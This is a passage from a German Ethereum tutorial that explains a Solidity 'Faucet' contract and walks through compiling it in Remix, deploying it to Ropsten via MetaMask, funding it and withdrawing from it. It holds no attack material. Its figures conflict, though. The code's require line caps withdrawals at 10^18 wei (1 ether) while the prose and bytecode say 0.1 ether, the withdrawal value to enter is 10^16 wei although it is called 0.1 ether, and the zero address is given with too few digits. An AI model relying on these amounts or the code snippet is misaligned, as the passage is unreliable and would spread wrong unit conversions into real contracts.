```
// Unser erster Kontrakt ist ein Faucet!
```

Kommentare sind für Menschen gedacht und im ausführbaren EVM-Bytecode nicht enthalten. Üblicherweise stehen sie in einer Zeile vor dem Code, den man erklären will, manchmal auch in der gleichen Zeile. Kommentare beginnen mit zwei Schrägstrichen (Slashes): `//`. Alles vom ersten Schrägstrich bis zum Ende der Zeile wird als Leerzeile betrachtet und ignoriert.

Mit der nächsten Zeile beginnt unser eigentlicher Kontrakt:

```
contract Faucet {
```

Diese Zeile deklariert ein `contract`-Objekt. Das ist vergleichbar mit der `class`-Deklaration anderer objektorientierter Sprachen. Die Definition des Kontrakts umfasst alle Zeilen zwischen den geschweiften Klammern (`{}`), die einen *Geltungsbereich* (Scope) definieren. Viele andere Programmiersprachen verwenden geschweifte Klammern in gleicher Weise.

Als Nächstes deklarieren wir die erste Funktion des *Faucet*-Kontrakts:

```
function withdraw(uint withdraw_amount) public  
{
```

Die Funktion heißt `withdraw` und erwartet als Argument einen vorzeichenlosen Integer-Wert (`uint`) namens `withdraw_amount`. Sie ist als öffentliche Funktion deklariert, d.h., sie kann von anderen Kontrakten aufgerufen werden. Die Funktionsdefinition folgt zwischen geschweiften Klammern. Die erste Zeile der `withdraw`-Funktion legt ein Limit für Abhebungen fest:

```
    require(withdraw_amount <=  
            1000000000000000000);
```

Sie verwendet die fest eingebaute Solidity-Funktion `require`, um zu prüfen, ob der `withdraw_amount` kleiner oder gleich 100.000.000.000.000.000 Wei ist (der Ether-

Basiseinheit, siehe Tabelle 2-1), was 0,1 Ether entspricht. Wird die `withdraw`-Funktion mit einem `withdraw_amount`-Wert über diesem Limit aufgerufen, bricht die `require`-Funktion die Ausführung des Kontrakts ab und schlägt mit einer Ausnahme (*Exception*) fehl. Beachten Sie, dass Anweisungen bei Solidity mit einem Semikolon abgeschlossen werden müssen.

Dieser Teil des Kontrakts bildet die Hauptlogik unseres Kontrakts. Er kontrolliert den Fluss von Mitteln, indem er eine Grenze für Abhebungen festlegt. Das ist ein sehr einfacher Kontrollmechanismus, gibt Ihnen aber eine erste Vorstellung von der Leistungsfähigkeit einer programmierbaren Blockchain: dezentralisierte, Geld kontrollierende Software.

Nun folgt die eigentliche Abhebung:

```
msg.sender.transfer(withdraw_amount);
```

Hier passiert eine Reihe interessanter Dinge. Das `msg`-Objekt ist einer der Inputs, auf den alle Kontrakte zugreifen können. Es repräsentiert die Transaktion, die die Ausführung dieses Kontrakts angestoßen hat. Das Attribut `sender` ist die Senderadresse der Transaktion. Die Funktion `transfer` ist eine fest eingebaute Funktion, die Ether aus dem aktuellen Kontrakt an die Adresse des Senders überträgt. Rückwärts gelesen, bedeutet das, transferiere an den `sender` der `msg`, der die Ausführung dieses Kontrakts angestoßen hat. Die `transfer`-Funktion erwartet als einziges Argument einen Betrag. Wir verwenden den `withdraw_amount`-Wert, der als Parameter an die weiter oben deklarierte `withdraw`-Funktion übergeben wurde.

In der nächsten Zeile folgt die schließende geschweifte Klammer, die das Ende der Definition unserer `withdraw`-Funktion anzeigt.

Wir deklarieren nun noch eine weitere Funktion:

```
function () public payable {}
```

Diese Funktion ist eine sogenannte *Fallback*- oder *Standardfunktion*, die aufgerufen wird, wenn die den Kontrakt anstoßende Transaktion keine der im Kontrakt deklarierten Funktionen (oder gar keine Funktion) angegeben hat oder wenn sie keine Daten enthält. Kontrakte können eine solche Standardfunktion (ohne Namen) enthalten. Sie wird üblicherweise zum Empfangen von Ether genutzt. Aus diesem Grund ist sie als öffentlich (`public`) und »zahlbar« (`payable`) definiert, d.h., sie akzeptiert Ether für den Kontrakt. Sie macht nichts anderes, als Ether zu akzeptieren, was die leere Definition in den geschweiften Klammern (`{}`) anzeigt. Wenn wir ein Transaktion ausführen, die Ether an die Kontraktadresse sendet, als wäre sie eine Wallet, wird sie von dieser Funktion verarbeitet.

Direkt auf unsere Fallback-Funktion folgt die abschließende geschweifte Klammer, die die Definition des Faucet-Kontrakts beendet. Das war's!

Den Faucet-Kontrakt kompilieren

Nachdem unser erster Beispielkontrakt fertig ist, brauchen wir einen Solidity-Compiler, um den Solidity-Code in EVM-Bytecode umzuwandeln, der durch eine EVM in der Blockchain ausgeführt werden kann.

Der Solidity-Compiler kommt als eigenständiges Executable als Teil verschiedener Frameworks und gebündelt in integrierten Entwicklungsumgebungen (*Integrated Development Environments*, IDEs). Um die Dinge einfach zu halten, verwenden wir eine der beliebteren IDEs namens *Remix*.

Nutzen Sie Ihren Chrome-Browser (mit der vorhin installierten MetaMask-Wallet) und navigieren Sie zur Remix-IDE auf <https://remix.ethereum.org>.

Wenn Sie Remix das erste Mal laden, öffnet es einen Beispielkontrakt namens *ballot.sol*. Wir brauchen ihn nicht, deshalb wir schließen ihn durch Anklicken des *x* in der Ecke des Tabs (siehe Abbildung 2-10).




Abbildung 2-10: Den Standard-Beispiel-Tab schließen

Öffnen Sie nun einen neuen Tab, indem Sie das runde Pluszeichen in der oberen rechten Werkzeugleiste anklicken (siehe Abbildung 2-11). Nennen Sie die neue Datei *Faucet.sol*.



Abbildung 2-11: Klicken Sie das Pluszeichen an, um einen neuen Tab zu öffnen.

Sobald der neue Tab geöffnet ist, kopieren Sie den Beispielcode aus *Faucet.sol* und fügen ihn in den Tab ein (siehe Abbildung 2-12).




Abbildung 2-12: Faucet-Beispielcode in neuen Tab kopieren

Sobald Sie den *Faucet.sol*-Kontrakt in die Remix-IDE geladen haben, kompiliert die IDE den Code automatisch. Geht alles gut, erscheint rechts unter dem *Compile*-

Tab eine grüne Box namens *Faucet*, was die erfolgreiche Kompilierung bestätigt (siehe Abbildung 2-13).




Abbildung 2-13: Remix hat den Faucet.sol-Kontrakt erfolgreich kompiliert.

Geht etwas schief, liegt das üblicherweise daran, dass die Remix-IDE eine von 0.4.19 abweichende Version des Solidity-Compilers nutzt. In diesem Fall verhindert unsere Pragma-Direktive die Kompilierung von *Faucet.sol*. Um die Compiler-version zu ändern, wechseln Sie in den *Settings*-Tab, legen die Version mit 0.4.19 fest und versuchen es erneut.

Der Solidity-Compiler hat die *Faucet.sol* nun in EVM-Bytecode kompiliert. Falls es Sie interessiert, der Bytecode sieht wie folgt aus:

```
PUSH1 0x60 PUSH1 0x40  
    MSTORE CALLVALUE ISZERO PUSH2 0xF JUMPI PUSH1 0x0 DUP1 REVERT JUMPDEST  
    PUSH1 0xE5 DUP1 PUSH2 0x1D PUSH1 0x0 CODECOPY PUSH1 0x0 RETURN STOP PUSH1  
    0x60 PUSH1 0x40 MSTORE PUSH1 0x4 CALLDATASIZE LT PUSH1 0x3F JUMPI PUSH1  
    0x0 CALLDATALOAD PUSH29  
    0x1000000000000000000000000000000000000000000000000000000000000000 SWAP1 DIV  
    PUSH4 0xFFFFFFFF AND DUP1 PUSH4 0x2E1A7D4D EQ PUSH1 0x41 JUMPI JUMPDEST  
    STOP JUMPDEST CALLVALUE ISZERO PUSH1 0x4B JUMPI PUSH1 0x0 DUP1 REVERT  
    JUMPDEST PUSH1 0x5F PUSH1 0x4 DUP1 DUP1 CALLDATALOAD SWAP1 PUSH1 0x20 ADD  
    SWAP1 SWAP2 SWAP1 POP POP PUSH1 0x61 JUMP JUMPDEST STOP JUMPDEST PUSH8  
    0x16345785D8A0000 DUP2 GT ISZERO ISZERO ISZERO PUSH1 0x77 JUMPI PUSH1 0x0  
    DUP1 REVERT JUMPDEST CALLER PUSH20  
    0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF AND PUSH2 0x8FC DUP3 SWAP1 DUP2  
    ISZERO MUL SWAP1 PUSH1 0x40 MLOAD PUSH1 0x0 PUSH1 0x40 MLOAD DUP1 DUP4 SUB  
    DUP2 DUP6 DUP9 DUP9 CALL SWAP4 POP POP POP POP ISZERO ISZERO PUSH1 0xB6  
    JUMPI PUSH1 0x0 DUP1 REVERT JUMPDEST POP JUMP STOP LOG1 PUSH6  
    0x627A7A723058 KECCAK256 PUSH9 0x13D1EA839A4438EF75 GASLIMIT CALLVALUE  
    LOG4 0x5f PUSH24 0x7541F409787592C988A079407FB28B8AD000290000000000
```

Sind Sie glücklich darüber, eine Hochsprache wie Solidity nutzen zu können, statt direkt in EVM-Bytecode programmieren zu müssen? Wir auch!

Den Kontrakt in der Blockchain registrieren

Wir haben jetzt also einen Kontrakt, den wir in Bytecode kompiliert haben. Nun müssen wir den Kontrakt in der Ethereum-Blockchain »registrieren«. Wir werden das Ropsten-Testnetzwerk für unseren Testkontrakt nutzen, weshalb das die Blockchain ist, an die wir ihn senden.

Die Registrierung eines Kontrakts in der Blockchain verlangt die Erzeugung einer speziellen Transaktion, deren Ziel die Adresse 0x00000000000000000000000000000000 ist, die auch *Nulladresse* (Zero Address) genannt wird. Die Nulladresse ist eine spezielle Adresse, die der Ethereum-Blockchain mitteilt, dass Sie einen Kontrakt registrieren wollen. Glücklicherweise übernimmt die Remix-IDE das für Sie und sendet die Transaktion an MetaMask.

Wechseln Sie zuerst in den *Run*-Tab und wählen Sie *Injected Web3* im *Environment*-Drop-down-Menü. Das verbindet die Remix-IDE mit der MetaMask-Wallet und über MetaMask mit dem Ropsten-Testnetzwerk. Sobald das geschehen ist, erscheint Ropsten als Umgebung (unter *Environment*). Im *Account*-Auswahlfeld erscheint außerdem die Adresse Ihrer Wallet (siehe Abbildung 2-14).




Abbildung 2-14: Run-Tab der Remix-IDE mit ausgewählter Injected-Web3-Umgebung

Rechts unter den *Run*-Einstellungen, die Sie gerade bestätigt haben, ist der *Faucet*-Kontrakt bereit, erzeugt zu werden. Klicken Sie auf den *Deploy*-Button (siehe Abbildung 2-14).

Remix konstruiert eine spezielle »Erzeugungstransaktion«, und MetaMask fordert Sie auf, diese zu bestätigen (siehe Abbildung 2-15). Sie werden bemerken, dass die Kontrakterzeugungstransaktion keine Ether enthält, aber 258 Byte Daten (den kompilierten Kontrakt) umfasst und 10 GWei Gas verbraucht. Klicken Sie auf *Submit*, um ihn zu genehmigen.

Nun müssen Sie warten. Es kann zwischen 15 und 30 Sekunden dauern, bis der Kontrakt auf Ropsten geschürft wurde. Remix scheint nicht viel zu tun, aber gedulden Sie sich.




Abbildung 2-15: MetaMask mit Kontrakterzeugungstransaktion

Sobald der Kontrakt erzeugt ist, erscheint er unter dem *Run*-Tab (siehe Abbildung 2-16).




Abbildung 2-16: Der Faucet-Kontrakt LEBT!

Beachten Sie, dass der Faucet-Kontrakt nun eine eigene Adresse aufweist: Remix zeigt sie als *Faucet at 0x72e...c7829* (Ihre Adresse, die aus zufälligen Buchstaben und Ziffern besteht, ist eine andere). Das kleine Zwischenablatesymbol zur Rechten erlaubt Ihnen, die Kontraktadresse in Ihre Zwischenablage zu kopieren. Wir nutzen diese Option im nächsten Abschnitt.

Interaktion mit dem Kontrakt

Fassen wir zusammen, was Sie bisher gelernt haben: Ethereum-Kontrakte sind Geld kontrollierende Programme, die in einer als EVM bezeichneten virtuellen Maschine ausgeführt werden. Sie werden durch eine spezielle Transaktion erzeugt, die den Bytecode des Kontrakts in der Blockchain festhält. Sobald sie in der Blockchain eingetragen sind, besitzen sie (genau wie Wallets) eine Ethereum-Adresse.

Wenn jemand eine Transaktion an die Kontraktadresse sendet, wird der Kontrakt (mit der Transaktion als Eingabe) in der EVM ausgeführt. An Kontraktadressen gesendete Transaktionen können Ether, Daten oder beides enthalten. Enthalten sie Ether, werden diese dem Kontraktkonto »gutgeschrieben«. Enthalten sie Daten, können diese eine bekannte Funktion des Kontrakts festlegen, die mit entsprechenden Argumenten aufgerufen wird.

Die Kontraktadresse in einem Block-Explorer ansehen

Wir haben unseren Kontrakt in der Blockchain festgehalten und können sehen, dass er eine Ethereum-Adresse besitzt. Wir wollen uns mit dem Block-Explorer auf *ropsten.etherscan.io* ansehen, wie ein solcher Kontrakt aussieht. In der Remix-IDE kopieren Sie die Adresse des Kontrakts, indem Sie das Zwischenablatesymbol neben seinem Namen anklicken (siehe Abbildung 2-17).




Abbildung 2-17: Kontraktadresse aus Remix kopieren

Lassen Sie Remix offen, wir kehren später dorthin zurück. Wechseln Sie mit Ihrem Browser auf *ropsten.etherscan.io* und fügen Sie die Adresse in das Suchfeld ein. Sie sehen die Historie der Ethereum-Adresse des Kontrakts (siehe Abbildung 2-18).




Abbildung 2-18: Ansicht der Faucet-Kontraktadresse im Etherscan-Block-Explorer

Den Kontrakt finanzieren

Bisher enthält der Kontrakt nur eine Transaktion in seiner Historie: die Kontrakterzeugungstransaktion. Wie Sie sehen können, besitzt der Kontrakt auch keine Ether (Kontostand null). Das liegt daran, dass wir in der Erzeugungstransaktion keine Ether an den Kontrakt gesendet haben, auch wenn wir das hätten tun können.

Unser Faucet braucht Geld! Wir werden also zuerst MetaMask nutzen, um Ether an den Kontrakt zu senden. Die Adresse des Kontrakts sollte immer noch in Ihrer Zwischenablage liegen (falls nicht, kopieren Sie sie noch einmal aus Remix). Öffnen Sie MetaMask und senden Sie ihm 1 Ether, genau wie an jede andere Ethereum-Adresse (siehe Abbildung 2-19).




Abbildung 2-19: 1 Ether an die Kontraktadresse senden

Wenn Sie den Etherscan-Block-Explorer nach einer Minute neu laden, sehen Sie eine weitere Transaktion für die Kontraktadresse und ein aktualisiertes Guthaben von einem Ether.

Erinnern Sie sich an die unbenannte, öffentliche, »zahlungsfähige« Standardfunktion in unserem *Faucet.sol*-Code? Sie sah wie folgt aus:

```
function () public payable {}
```

Wenn Sie eine Transaktion an die Kontraktadresse senden, ohne die aufzurufende Funktion festzulegen, wird diese Standardfunktion aufgerufen. Da wir sie als zahlungsfähig (payable) deklariert haben, hat sie den Ether akzeptiert und im Konto des Kontrakts festgehalten. Ihre Transaktion hat die Ausführung des Kontrakts in

der EVM angestoßen und dessen Kontostand aktualisiert. Sie haben Ihr Faucet finanziert!

Abhebungen aus unserem Kontrakt

Als Nächstes wollen wir etwas von unserem Faucet abheben. Um sich etwas auszahlen zu lassen, müssen wir eine Transaktion aufbauen, die die `withdraw`-Funktion aufruft und als Argument die abzuhebende Menge (`withdraw_amount`) übergibt. Um die Dinge für den Moment einfach zu halten, lassen wir Remix diese Transaktion für uns erzeugen, und MetaMask wird sie uns zur Bestätigung vorlegen.

Kehren Sie zu Remix zurück und sehen Sie sich den Kontrakt im *Run*-Tab an. Sie sehen eine rote Box namens *withdraw* sowie ein Feld mit `uint256 withdraw_amount` (siehe Abbildung 2-20).




Abbildung 2-20: Die `withdraw`-Funktion von `Faucet.sol` in Remix

Das ist die Remix-Schnittstelle des Kontrakts. Sie erlaubt uns den Aufbau von Transaktionen, die die im Kontrakt definierten Funktionen aufrufen. Wir werden einen Wert für `withdraw_amount` eingeben und den *withdraw*-Button anklicken, um eine Transaktion zu erzeugen.

Zuerst wollen wir den Wert für `withdraw_amount` bestimmen. Wir wollen versuchen, 0,1 Ether abzuheben, was der maximalen Menge unseres Kontrakts entspricht. Denken Sie daran, dass bei Ethereum alle Währungseinheiten intern in Wei angegeben werden und unsere `withdraw`-Funktion den Auszahlungsbetrag `withdraw_amount` ebenfalls in Wei erwartet. Die gewünschte Menge von 0,1 Ether entspricht 100.000.000.000.000.000 Wei (einer 1, gefolgt von 17 Nullen).



Durch die Limits von JavaScript kann eine so große Zahl wie 10^{17} von Remix nicht verarbeitet werden. Daher verwenden wir Anführungszeichen, damit Remix den Wert als String empfangen und dann als `BigNumber` verarbeiten kann. Lassen wir die Anführungszeichen weg, kann die Remix-IDE den Wert nicht verarbeiten und bricht mit der Fehlermeldung *Error encoding arguments: Error: Assertion failed* ab.

Geben Sie "10000000000000000" (mit Anführungszeichen) in das `withdraw_amount`-Feld ein und klicken Sie den *withdraw*-Button an (siehe Abbildung 2-21).




Abbildung 2-21: Klicken Sie in Remix auf *withdraw*, um eine Auszahlungstransaktion zu erzeugen.

MetaMask öffnet ein Transaktionsfenster, das Sie bestätigen müssen. Klicken Sie auf *Submit*, um den *withdrawal*-Aufruf an den Kontrakt zu senden (siehe Abbildung 2-22).




Abbildung 2-22: MetaMask-Transaktion zum Aufruf der *withdraw*-Funktion

Warten Sie eine Minute und laden Sie dann den Etherscan-Block-Explorer neu, um sich die neue Transaktion in der Historie für die Faucet-Kontraktadresse anzusehen (siehe Abbildung 2-23).

The screenshot shows the Etherscan ROPSTEN (Revival) TESTNET interface. At the top, there's a search bar and navigation links. The main section displays 'Contract Overview' for a specific contract address. It shows an 'ETH Balance' of 0.9 Ether and 'No Of Transactions' as 3 bns. Below this, there's a 'Transactions' tab with a table of recent transactions. The table has columns for TxHash, Block, Age, From, To, Value, and [TxFee]. The first transaction shows a value of 0 Ether and a fee of 0.000619038. The second transaction shows a value of 1 Ether and a fee of 0.0003156. The third transaction shows a value of 0 Ether and a fee of 0.00113558. The 'To' field for the first two transactions is a contract address, and for the third, it's 'Contract Creation'.

TxHash	Block	Age	From	To	Value	[TxFee]
0x3641e33d64dc...	2574307	2 mins ago	0x9e713963a92c...	IN	0 Ether	0.000619038
0xebdc3c2ac500...	2574232	18 mins ago	0x9e713963a92c...	IN	1 Ether	0.0003156
0x90333f7ecc9d...	2567995	17 hrs 58 mins ago	0x9e713963a92c...	IN	0 Ether	0.00113558

Abbildung 2-23: Etherscan mit der die withdraw-Funktion aufrufenden Transaktion

Wir sehen nun eine neue Transaktion mit der Kontraktadresse als Ziel und einem Wert von 0 Ether. Das Guthaben des Kontrakts liegt nun bei 0,9 Ether, weil uns wie gewünscht 0,1 Ether gesendet wurden. Doch wir sehen keine »OUT«-Transaktion in der Historie der Kontraktadresse.

Wo ist die ausgehende Überweisung hin? Auf der History-Seite der Kontraktadresse ist ein neuer Tab namens *Internal Transactions* erschienen. Da die Überweisung der 0,1 Ether vom Kontraktcode ausging, handelte es sich um eine interne Transaktion, eine sogenannte *Nachricht* (Message). Klicken Sie den Tab an, um sie sich anzusehen (siehe Abbildung 2-24).

Diese »interne Transaktion« wurde durch den Kontrakt in dieser Codezeile (der withdraw-Funktion in *Faucet.sol*) gesendet:

```
msg.sender.transfer(withdraw_amount);
```

Fassen wir zusammen: Sie haben eine Transaktion in Ihrer MetaMask-Wallet angestoßen, die Dateninstruktionen enthielt, die die Funktion *withdraw* mit einem *withdraw_amount*-Argument von 0,1 Ether aufgerufen hat. Diese Transaktion hat die Ausführung des Codes innerhalb der EVM ausgelöst. Während die EVM die *withdraw*-Funktion des *Faucet*-Kontrakts ausgeführt hat, wurde zuerst *require* aufgerufen und sichergestellt, dass der angeforderte Betrag kleiner oder gleich der maximal erlaubten Abhebung von 0,1 Ether ist. Dann wurde die *transfer*-Funktion aufgerufen, um die Ether zu senden. Die Ausführung der *transfer*-Funktion hat eine interne Transaktion erzeugt, die 0,1 Ether des Kontraktguthabens an Ihre Wallet-Adresse überwiesen hat. Diese Transaktion erscheint im *Internal Transactions*-Tab in Etherscan.

